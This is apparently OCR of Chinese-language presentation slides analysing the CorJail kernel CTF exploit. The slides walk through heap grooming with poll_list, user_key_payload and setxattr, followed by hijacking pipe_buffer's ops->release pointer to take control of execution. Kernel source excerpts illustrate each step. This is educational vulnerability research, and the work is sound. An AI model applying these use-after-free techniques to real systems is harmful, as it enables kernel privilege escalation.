
$ Corjail


Exploit - Control execution flow by pipe_buffer


- 當有了 tty_struct 的 heap 位址後，再來要想辦法讓 user_key_payload 與之重疊，所以要先想辦法讓正在使用的 tty_struct 給意外釋放
- 而構造的方法如下：
  - 釋放所有 seq_operation
  - Spray 大小落於 kmalloc-32 的 poll_list
  - 釋放 corrupted user_key_payload
  - setxatter 控制 rcu.next 為 tty_struct 位址，再次 spray user_key_payload


seq_operation
(user_key_payloa
d)
Ptr
poll_list
tty_file_private
tty_file_private
tty_struct
tty_struct


釋放所有 seq_operation
Freed user_key_payload
Ptr
poll_list
tty_file_private
tty_file_private
tty_struct
tty_struct


spray poll_list
poll_list (user_key_payload)
Ptr
poll_list
tty_file_private
tty_file_private
tty_struct
tty_struct


釋放 user_key_payload
Freed
poll_list
Ptr
poll_list
tty_file_private
tty_file_private
tty_struct
tty_struct


spray user_key_payload
with setxattr
Ptr
user_key_payloa
d
(poll_list)
Ptr
poll_list
tty_file_private
tty_file_private
tty_struct - 0x18
tty_struct
tty_struct

$ Corjail

Exploit - Control execution flow by pipe_buffer

- 到此，其中一個 poll_list 的 next 會指向 tty_struct，等到 polling thread 結束，該 tty_struct 就會被釋放
- 不過作者提出更容易利用的結構 struct pipe_buffer，同樣為於 kmalloc-1024，也有 function table pointer 可以控制執行流程

```
1  struct pipe_buffer {
2      struct page *page;
3      unsigned int offset, len;
4      const struct pipe_buf_operations *ops;
5      unsigned int flags;
6      unsigned long private;
7  };
```

```
9  struct pipe_buf_operations {
10     int (*confirm)(struct pipe_inode_info *, struct pipe_buffer *);
11     void (*release)(struct pipe_inode_info *, struct pipe_buffer *);
12     bool (*try_steal)(struct pipe_inode_info *, struct pipe_buffer *);
13     bool (*get)(struct pipe_inode_info *, struct pipe_buffer *);
14 };
```

$ Corjail

Exploit - Control execution flow by pipe_buffer

```c
struct pipe_inode_info *alloc_pipe_info(void)
{
    struct pipe_inode_info *pipe;
    unsigned long pipe_bufs = PIPE_DEF_BUFFERS; // 0x10

    // ...
    pipe = kzalloc(sizeof(struct pipe_inode_info), GFP_KERNEL_ACCOUNT);
    // allocate 16 * 40 = 640 = 0x280
    pipe->bufs = kcalloc(pipe_bufs, sizeof(struct pipe_buffer),
                         GFP_KERNEL_ACCOUNT);
    //
    return pipe;
}
```

其實分配 0x280

分配

close fd 後由 worker執行


```c
void free_pipe_info(struct pipe_inode_info *pipe)
{
    int i;
    // ring_size = 0x10;
    for (i = 0; i < pipe->ring_size; i++) {
        struct pipe_buffer *buf = pipe->bufs + i;
        if (buf->ops)
            pipe_buf_release(pipe, buf);
    }
    // ...
}

static inline void pipe_buf_release(struct pipe_inode_info *pipe,
                                    struct pipe_buffer *buf)
{
    const struct pipe_buf_operations *ops = buf->ops;
    buf->ops = NULL;
    ops->release(pipe, buf);
}
```


釋放


$ Corjail

